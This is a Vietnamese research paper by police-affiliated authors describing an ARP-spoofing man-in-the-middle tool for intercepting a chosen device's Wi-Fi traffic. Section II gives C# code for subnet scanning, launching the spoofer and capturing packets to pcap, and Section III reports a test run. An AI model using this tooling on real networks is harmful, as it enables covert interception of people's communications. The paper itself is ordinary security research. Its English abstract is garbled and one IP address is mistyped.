ĐỀ XUẤT GIẢI PHÁP CHẶN THU DỮ LIỆU TRUYỀN QUA MẠNG WIFI

Nguyễn Văn Tài[*], Đặng Hoài Bắc[#], Nguyễn Thanh Xuân[+]
[*]Cục Kỹ thuật nghiệp vụ - Bộ Công an
[#]Học viện Công nghệ Bưu chính Viễn thông
[+]Trường Đại học Kỹ thuật - Hậu cần CAND - Bộ Công an

Tóm tắt – Chặn thu dữ liệu truyền giữa hai thiết bị thông minh là một giải pháp giám sát xen giữa luồng dữ liệu theo mô hình tấn công xen giữa. Trong bài báo này, chúng tôi phát triển một mô hình thu chặn dữ liệu có khả năng tấn công vào một địa chỉ IP của thiết bị đầu cuối cần giám sát để thực hiện chặn thu các gói tin của thiết bị đó truyền thông qua mạng wifi dựa trên nguyên lý "chen" vào giữa quá trình truyền/nhận dữ liệu của hai thiết bị đầu cuối. Mô hình phát triển được chúng tôi tiến hành thử nghiệm chặn thu dữ liệu của một thiết bị đầu cuối truyền/nhận dữ liệu trong một mạng wifi. Kết quả của mô hình chặn thu góp phần phục vụ cho công tác đào tạo nguồn lực về quản trị mạng, đảm bảo an ninh an toàn mạng, nắm bắt được các hành vi của đối tượng sử dụng công nghệ cao để thực hiện các hành vi trái với quy định của pháp luật, gây tổn hại đến các hoạt động chung của xã hội.

Từ khóa-Thu chặn dữ liệu, gói tin, tấn công xen giữa, tấn công trung gian, mạng wifi, thiết bị đầu cuối.

I. GIỚI THIỆU

Tấn công trung gian (Man in the Middle: MITM) là một phương thức tấn công mạng linh hoạt, thâm nhập và bí mật. Kỹ thuật này xảy ra khi một cá nhân hay thực thể đặt mình vào vị trí trung gian giữa hai thực thể khác nhau, thường là người dùng và ứng dụng. Mục tiêu của tấn công này là chặn và can thiệp vào quá trình trao đổi thông tin giữa hai bên, từ đó đánh chặn và sử dụng dữ liệu nhạy cảm của họ cho các mục đích độc hại như gian lận giao dịch hoặc xâm nhập hệ thống [1-3].

Một cuộc tấn công trung gian trong an ninh mạng đủ điều kiện là bất kỳ tình huống nào mà tác nhân đe dọa đặt mình giữa người dùng và một thực thể như mạng, trang web hoặc ứng dụng để lấy thông tin. Phương pháp mà bên tấn công thu được thông tin đó khác nhau bằng cách sử dụng các hình thức giả mạo khác nhau, một phương pháp mạo danh các tổ chức hoặc trang web trực tuyến đáng tin cậy. Các kiểu tấn công MITM chính bao gồm:

Giả mạo IP: Bằng cách thay đổi địa chỉ Giao thức Internet (Internet Protocol: IP) của trang web, địa chỉ email hoặc thiết bị và giả mạo thực thể - làm cho người dùng nghĩ rằng họ đang tương tác với một nguồn đáng tin cậy trong khi họ thực sự đang chuyển thông tin cho một tác nhân độc hại [4].

Giả mạo DNS: Đối với giả mạo Hệ thống tên miền (Domain Name System: DNS), bên tấn công sẽ gửi thư rác tạo và vận hành một trang web giả mạo mà người dùng quen thuộc và định tuyến họ đến trang web đó để lấy thông tin đăng nhập của người dùng hoặc thông tin khác [5-8].

Giả mạo HTTPS: Người dùng cho rằng một trang web có Bảo mật Giao thức Truyền Siêu Văn bản (Hypertext Transfer Protocol Secure: HTTPS), nghĩa là họ đã mã hóa dữ liệu máy tính của mình cho máy chủ lưu trữ trang web. Tuy nhiên, chúng được bí mật chuyển hướng đến một trang web HTTP không an toàn, cho phép bên tấn công theo dõi các tương tác và thu chặn thông tin [9].

Chiếm đoạt email: Bên tấn công bí mật giành quyền truy cập vào tài khoản email của ngân hàng hoặc công ty thẻ tín dụng để theo dõi các giao dịch và đánh cắp thông tin. Họ cũng có thể sử dụng tài khoản email hoặc địa chỉ email giả mạo hơi khác so với địa chỉ thực tế để cung cấp hướng dẫn sai cho khách hàng, chẳng hạn như chuyển tiền vào tài khoản séc mới.

Nghe trộm Wi-Fi: Bên tấn công gửi thư rác tạo các mạng hoặc điểm truy cập Wi-Fi công cộng có vẻ như là một doanh nghiệp lân cận hoặc nguồn đáng tin cậy khác. Người dùng kết nối sau đó sẽ bị chặn tất cả hoạt động và dữ liệu nhạy cảm của họ.

Chiếm quyền điều khiển SSL: Một phần mở rộng của hành vi giả mạo HTTPS, chiếm quyền điều khiển Lớp cổng bảo mật (SSL) là khi tin tặc lấy giao thức này chịu trách nhiệm mã hóa các kết nối HTTPS và chặn dữ liệu người dùng di chuyển giữa họ và máy chủ mà họ đang kết nối [10-13].

Đánh cắp phiên: Thường được gọi là đánh cắp cookie của trình duyệt, kẻ tấn công sẽ đánh cắp thông tin được lưu trữ trên cookie của trình duyệt web, chẳng hạn như mật khẩu đã lưu.

Với các kiểu tấn công MITM như vậy, chúng tôi nghiên cứu giải pháp chung để đề xuất một giải pháp MITM tấn công xen giữa một mục tiêu cụ thể để thu thập dữ liệu của đối tượng truyền qua mạng wifi. Điều này sẽ có ích trong công tác nắm tình hình về một đối tượng sử dụng công nghệ

Tác giả liên hệ: Nguyễn Văn Tài,
Email: tai2006vn@gmail.com
Đến tòa soạn: 14/7/2023, chỉnh sửa: 20/8/2023, chấp nhận đăng: 05/9/2023.

cao để tổ chức thực hiện các hoạt động gây tổn hại đến tổ chức, cá nhân hay hệ thống mạng phục vụ cộng đồng.

Công cụ để thực hiện bắt gói tin trong giải pháp tấn công xen giữ hiện nay đang được sử dụng phổ biến là Wireshark. Wireshark là một chương trình phần mềm phân tích giao thức mạng nguồn mở do Gerald Combs khởi xướng từ năm 1998, nó là công cụ phân tích giao thức mạng phổ biến nhất thế giới. Wireshark cho phép xem lưu lượng truy cập và phân tích những gì đang diễn ra trong mạng, nó nắm bắt lưu lượng mạng trên mạng cục bộ và lưu trữ dữ liệu đó để phân tích ngoại tuyến [14].

Với mục tiêu chặn thu dữ liệu truyền qua mạng wifi bằng cách tấn công một địa chỉ IP cụ thể ngay từ bước đầu mà không cần quan tâm đến gói tin của các IP khác có tham gia vào mạng wifi, chúng tôi đã phát triển mô hình có tính năng tấn công vào một địa chỉ IP để chặn thu dữ liệu, sử dụng phương thức tấn công ARP (Address Resolution Protocol) Spoofing để thực hiện một cuộc tấn công xen giữa. ARP Protocol là giao thức tiếp cận thiết bị trên mạng bằng cách chuyển địa chỉ IP sang địa chỉ MAC và ngược lại dựa vào kết nối Internet với bộ định tuyến. Máy chủ lưu trữ bộ nhớ đệm ARP, bảng ánh xạ giữa địa chỉ IP và MAC để kết nối các điểm đến trên mạng. Nếu như không có địa chỉ IP thì máy chủ sẽ thực hiện gửi gói tin yêu cầu ARP đến các máy khác trên mạng để cung cấp địa chỉ MAC phù hợp. Tuy nhiên, giao thức ARP không có tính bảo mật nên không có khả năng xác minh một phản hồi là chính xác hay giả mạo. Điều này tạo điều kiện cho việc tấn công ARP Spoofing trên các thiết bị của người dùng. Trên cơ sở đó, chúng tôi đề xuất một mô hình chặn thu dữ liệu thực hiện chặn thu theo nguyên lý như sau:

+ Máy tấn công truy cập và thực hiện quét trong mạng để xác định các địa chỉ IP và Mac của máy mục tiêu và bộ định tuyến.

+ Gửi các phản hồi giả mạo đến thiết bị mục tiêu và bộ định tuyến đánh lừa cả bộ định tuyến và máy mục tiêu kết nối với máy thực hiện tấn công, thay vì kết nối với nhau.

+ Hai thiết bị cập nhật các mục bộ nhớ cache ARP của chúng và từ thời điểm đó trở đi, giao tiếp với kẻ tấn công thay vì trực tiếp với nhau.


Khi cuộc tấn công ARP spoofing thành công, máy thực hiện tấn công có thể:

+ Tiếp tục thực hiện các thao tác liên lạc hiện tại của bộ định tuyến để đánh chặn dữ liệu từ các gói tin mạng không được mã hóa HTTPS cũng như các gói tin khác dưới dạng file *.pcap.


+ Thực hiện thay đổi như chuyển tệp hoặc trang web độc hại đến máy trạm.

II. MÔ HÌNH VÀ NGUYÊN LÝ CHẶN THU DỮ LIỆU

Hệ thống phần mềm chúng tôi phát triển có thể tìm kiếm các thiết bị đầu cuối (địa chỉ IP) kết nối với một mạng wifi. Từ danh sách các thiết bị đầu cuối tìm kiếm được, chúng tôi có thể tấn công một thiết bị đầu cuối dựa trên nguyên lý MIMT để chặn thu các gói tin đi/đến thiết bị đầu cuối cần giám sát.



Hình 1: Định tuyến trong trường hợp bình thường



Hình 2: Định tuyến trong trường hợp MIMT

Từ sơ đồ nguyên lý hình 1 và 2, chúng tôi xây dựng giải pháp tấn công và chặn thu gói tin truyền qua mạng wifi của một thiết bị kết nối vào mạng thông qua địa chỉ IP như sau:

A. Bắt đầu tìm kiếm tất cả các thiết bị đầu cuối kết nối với mạng internet thông qua accesspoint A

```
string currentIP = "";
var selectedIntIndex = dropdownNIC.SelectedItem.ToString();
foreach (NetworkInterface netInterface in NetworkInterface.GetAllNetworkInterfaces())
{
  if (netInterface.Description == selectedIntIndex)
  {
    IPInterfaceProperties ipProps = netInterface.GetIPProperties();
    foreach (UnicastIPAddressInformation addr in ipProps.UnicastAddresses)
    {
      if (addr.Address.AddressFamily == AddressFamily.InterNetwork)
      {
        currentIP = addr.Address.ToString();
      }
    }
  }
}
var lastDot = currentIP.LastIndexOf('.');
string subnet = currentIP.Substring(0, lastDot);
```

```
            List<Task> tasks = new List<Task>();
        for (int i = 2; i < 255; i++)
        {
           string ip = $"{subnet}.{i}";
           tasks.Add(PingAddress(ip));
        }
        await Task.WhenAll(tasks);
        var listIPandMacPair = GetAllMacAddressesAndIppairs();
        foreach(var item in listIPandMacPair)
        {
           var index = dataGridView1.Rows.Add();
           var tempIP = item.IpAddress;
           var tempMac = item.MacAddress;
           string hostname = "";
           var temphostname = listHostIPMap.Where(m => m.IPAddress == tempIP).FirstOrDefault();
           if(temphostname != null) { hostname = temphostname.Hostname; }
           //var mac = getMacByIp(ip);

dataGridView1.Rows[index].Cells["GridIPAddress"].Value = tempIP;

dataGridView1.Rows[index].Cells["GridMacAddress"].Value = tempMac;

dataGridView1.Rows[index].Cells["GridHostname"].Value = hostname;
        }
        string gwIP = subnet + ".1";
        gwipAddress = gwIP;
        gwMac = getMacByIp(gwIP);
```

B. Tấn công một mục tiêu với địa chỉ IP xác định (kích hoạt Attack)

```
var targetIP = txtTargetIP.Text;
        var targetMacAddr = txtTargetMac.Text;
        var sourceIP = txtSourceIP.Text;
        var sourceMac = txtSourceMac.Text;
        if (String.IsNullOrEmpty(targetIP) || String.IsNullOrEmpty(targetMacAddr) || String.IsNullOrEmpty(sourceIP) || String.IsNullOrEmpty(sourceMac))
        {
            MessageBox.Show("Target IP&Mac, source IP&Mac cannot be empty!", "Error");
        }
        else
        {
   selectedIntIndex = dropdownNIC.SelectedIndex;
   wifi_device = interfaceList[selectedIntIndex];
            IPAddress target = IPAddress.Parse(txtTargetIP.Text);
            PhysicalAddress targetMac = PhysicalAddress.Parse(txtTargetMac.Text.ToUpper());
            IPAddress gatway = IPAddress.Parse(sourceIP);
            PhysicalAddress gatwayMac = PhysicalAddress.Parse(sourceMac.ToUpper());
            if (target == null || gatway == null || targetMac == null || gatwayMac == null)
               throw new Exception("target device or gatway must be not null");
            ArpSpoofer = new SpoofARP(wifi_device, target, targetMac, gatway, gatwayMac);
            if (ArpSpoofer != null)
            {
               //wifi_device.Open();
               wifi_device.Open();
               try
               {
                  ArpSpoofer.SendArpResponsesAsync();
                  if (ArpSpoofer.Error)
                     throw new Exception("error while running the Arp Spoofing Thread");
               }
               catch (Exception ex)
               {
                  //wifi_device.Close();
                  throw new Exception(ex.Message);
               }
```


C. Thu nhận file *.pcap (Getpcap)

```
      selectedIntIndex = dropdownNIC.SelectedIndex;
      wifi_device = interfaceList[selectedIntIndex];
         System.IO.File.Delete("capture.pcap");
         wifi_device.OnPacketArrival += new PacketArrivalEventHandler(Device_OnPacketArrival);
```

```
            sniffing = new Thread(new ThreadStart(sniffing_Proccess));
            sniffing.Start();
        private void sniffing_Proccess()
    {
        // Open the device for capturing
        int readTimeoutMilliseconds = 1000;
        wifi_device.Open(mode: DeviceModes.Promiscuous | DeviceModes.DataTransferUdp | DeviceModes.NoCaptureLocal, read_timeout: readTimeoutMilliseconds);
        // Start the capturing process
        if (wifi_device.Opened)
        {
            if (txtFilters.Text != "")
            {
                wifi_device.Filter = txtFilters.Text;
            }
            captureFileWriter = new CaptureFileWriterDevice("capture.pcap");
            captureFileWriter.Open(wifi_device);
             wifi_device.Capture();
        }
    }
```


III. KẾT QUẢ THỬ NGHIỆM

Dựa trên giải pháp MITM, chúng tôi thử nghiệm tấn công để chặn thu dữ liệu của một thiết bị đầu cuối có địa chỉ IP 192.168.0.106 theo sơ đồ nguyên lý như hình 3. Khi mục tiêu bị tấn công, thay vì dữ liệu của mục tiêu được truyền/nhận với bộ phát wifi AP thì dữ liệu của mục tiêu bị định tuyến sang "máy tính được cài phần mềm tấn công".




*Hình 3: Sơ đồ nguyên lý tấn công vào mục tiêu thông qua địa chỉ IP để chặn thu dữ liệu dưới dạng file *.pcap*

Trước tiên, chúng tôi khởi chạy phần mềm để quét (scan) tất cả các thiết bị đầu cuối kết nối mạng thông qua bộ phát wifi AP như hình 4. Qua đó, phần mềm phát hiện được thiết bị có địa chỉ IP 192.108.0.106 có kết nối vào mạng wifi.




Hình 4: Tìm kiếm các thiết bị đầu cuối tham gia vào mạng wifi thông qua địa chỉ IP

Hình 5 và 6 lần lượt thể hiện việc gán địa chỉ IP của mục tiêu cần tấn công và quá trình chặn thu dữ liệu theo định dạng file *.pcap.




Hình 5: Gán địa chỉ IP 192.168.0.106 của mục tiêu để thực hiện tấn công



Hình 6: Quá trình chặn thu dữ liệu của mục tiêu tấn công

Dữ liệu thu được tại hình 6 có định dạng là *.pcap, dữ liệu này có thể được phân tích bởi phần mềm wireshark để biết được một số thông tin cơ bản của gói tin (như hình 7). Tuy nhiên, do dữ liệu chặn thu được đều là các dữ liệu đã được mã hoá (mã hoá https nội dung trang web truy cập, mã hoá đầu cuối đối với các ứng dụng, các file đính kèm đã đặt mật khẩu,…). Vì vậy, để giải mã được thông tin dữ liệu của mục tiêu phục vụ công tác nghiệp vụ trong lĩnh vực của Công an hoặc một nhiệm vụ liên quan, có thể sử dụng hệ thống máy tính hiệu năng cao để giải mã ra nội dung rõ của gói tin - đây là một thách thức rất lớn đối với cộng đồng khoa học nghiên cứu trong lĩnh vực giải mã dữ liệu.



Hình 7: Sử dụng phần mềm wireshark để phân tích thông tin cơ bản của gói tin chặn thu được

IV. KẾT LUẬN

Chúng tôi đã đề xuất giải pháp chặn thu dữ liệu của một thiết bị đầu cuối thông qua địa chỉ IP bằng phương pháp MIMT. Dữ liệu truyền/nhận của mục tiêu được định tuyến đi qua một thiết bị đầu cuối trung gian của chúng tôi, tại đây giải pháp của chúng tôi đã thu được toàn bộ dữ liệu của mục tiêu dưới dạng files *.pcap. Đề xuất của chúng tôi đã được thử nghiệm tấn công một mục tiêu cụ thể thông qua việc rà quét tất cả các địa chỉ IP có tham gia vào một mạng wifi. Thông qua dữ liệu chặn thu được từ giải pháp của chúng tôi, đơn vị quản trị hoặc đơn vị chức năng có thể nắm bắt được đối tượng thực hiện những hành vi, hoạt động vi phạm pháp luật và kịp thời đấu tranh, ngăn chặn.

LỜI CẢM ƠN

Nghiên cứu này được tài trợ bởi Đề tài nghiên cứu khoa học cấp cơ sở của Trường Đại học Kỹ thuật - Hậu cần CAND - Bộ Công an năm 2022 với Mã số SCN.2022.T07.19.

TÀI LIỆU THAM KHẢO

[1] Avijit Mallika*, Abid Ahsanb, Mhia Md. Zaglul Shahadata and Jia-Chi Tsou, Man-in-the-middle-attack: Understanding in simple words, Jurnal Pendidikan Teknologi Informasi Volume 2, Nomor 2, Oktober 2018, 109 - 134

[2] Tung, Y. C., Shin, K. G., & Kim, K. H. (2016, July). Analog man-in-the-middle attack against link-based packet source identification. In Proceedings of the 17th ACM International Symposium on Mobile Ad Hoc Networking and Computing(pp. 331-340). ACM

[3] Danish Javeed, Umar MohammedBadamasi, Cosmas Obiora Ndubuisi, Faiza Soomro and Muhammad Asif, Man in the Middle Attacks: Analysis, Motivation and Prevention, International Journal of Computer Networks and Communications Security, International Journal of Computer Networks and Communications Security VOL. 8, NO. 7, July 2020, 52–58.

[4] 'MAN IN THE MIDDLE (MITM) ATTACK' (Incapsula Co.), 2016, Retrieved from: https://www.incapsula.com/web-application-security/man-in-the-middle-mitm.html.

[5] Howell, Christopher, Robert Statica, and Kara Lynn Coppa. "In-band identity verification and man-in-the-middle defense." U.S. Patent 9,906,506, issued February 27, 2018

[6] Sun, Da-Zhi, Yi Mu, and Willy Susilo. "Man-in-the-middle attacks on Secure Simple Pairing in Bluetooth standard V5. 0 and its countermeasure." Personal and Ubiquitous Computing22, no. 1 (2018): 55-67.

[7] Usman, Karim, Awuhe T. Richard, Aboho D. Moses, and Ugba T. Pius. "A Novel Approach to Enhance the Security of Keys Shared by Users in WLAN Environments Using 3DES Algorithm." International Journal of Advanced Studies in Computers, Science and Engineering 7, no. 2 (2018): 1-7.

[8] Kuo, En-Chun, Ming-Sang Chang, and Da-Yu Kao. "User-side evil twin attack detection using time-delay statistics of TCP connection termination." In Advanced Communication Technology (ICACT), 2018 20th International Conference on, pp. 211-216. IEEE, 2018.

[9] 'Man-in-the-middle attack' (Wikipedia), 2018, Retrieved from: https://en.wikipedia.org/wiki/Man-in-the-middle_attack

[10] 'man-in-the-middle-attack-mitm' (Techpedia), 2018, Retrieved from: https://www.techopedia.com/definition/4018/man-in-the-middle-attack-mitm

[11] "man-in-the-middle-attack" (Rapid Web Ser.), Blog Post, 2017, Retrieved from: https://www.thesslstore.com/blog/man-in-the-middle-attack/

12] 'What is a Man In The Middle attack?' (Symantec Corp.), Norton Security Blog, 2018, Retrieved from: https://us.norton.com/internetsecurity-wifi-what-is-a-man-in-the-middle-attack.html

[13] 'What is UMTS?' (Tech Target Web), Blog Post, 2018, Retrieved from: https://searchmobilecomputing.techtarget.com/definition/UMTS

[14] Wireshark. (30/6/2023). https://www.wireshark.org/docs/wsdg_html_chunked/PartEnvironment.html

PROPOSAL FOR INTERCEPTING DATA OVER WIFI NETWORK

Abstract: Intercepting data transmission between two smart devices is a solution that monitors the interleaving of data streams according to the man-in-the-middle attack model. In this article, we develop a model to block the ability to attack an IP address of the terminal that needs to be monitored to prevent the device's packets from transmitting over the wifi network based on the principle "interrupt" between the data transmission/reception process of the two terminals. The developed model we tested intercepts data reception of a final data transmitting/receiving device in a wifi network. The results of the revenue prevention model contribute to the training of resources on network

administration, ensuring network security, and capturing the behaviors of high-tech users to carry out activities. Acts contrary to the provisions of law, causing harm to common activities of society.

Nguyễn Văn Tài, nhận bằng tốt nghiệp đại học Giao thông vận tải Hà Nội năm 2006, nhận bằng thạc sĩ Đại học Bách Khoa Hà Nội năm 2010. Anh bắt đầu làm nghiên cứu sinh tại Học viện Công nghệ Bưu chính viễn thông vào năm 2017 và nhận bằng Tiến sĩ Kỹ thuật điện tử vào năm 2022. Hướng nghiên cứu của anh bao gồm ống dẫn sóng nano plasmonic, trường điện từ và truyền sóng và nghiên cứu trong lĩnh vực phòng chống tội phạm sử dụng công nghệ cao.

Nguyễn Thanh Xuân, nhận bằng tốt nghiệp đại học năm 2005 tại Trường Đại học Đông Đô, nhận bằng thạc sĩ năm 2011 tại Viện Đại học Mở Hà Nội. Hướng nghiên cứu của anh bao gồm trường điện từ, thông tin vô tuyến, ăn ten và truyền sóng, thông tin di động thế hệ 4G/5G.

Đặng Hoài Bắc, nhận bằng Đại học từ trường Đại học Bách khoa Hà Nội, Việt Nam, vào năm 1997, các bằng Thạc sĩ và Tiến sĩ của Học viện Công nghệ Bưu chính Viễn thông (PTIT), Hà Nội, Việt Nam, lần lượt vào các năm 2004 và 2010. Năm 2007, Anh là thực tập sinh tại Viện nghiên cứu Điện tử và Viễn thông, Daejeon, Hàn Quốc. Từ năm 2009 đến 2010, anh làm Nghiên cứu viên tại Orange Lab, France Telecom R & D, Paris, France. Anh hiện là Phó giáo sư /Giám đốc tại PTIT. Các nghiên cứu hiện tại của anh bao gồm các lĩnh vực điều khiển tự động, xử lý tín hiệu, hệ thống nhúng và mạch tích hợp.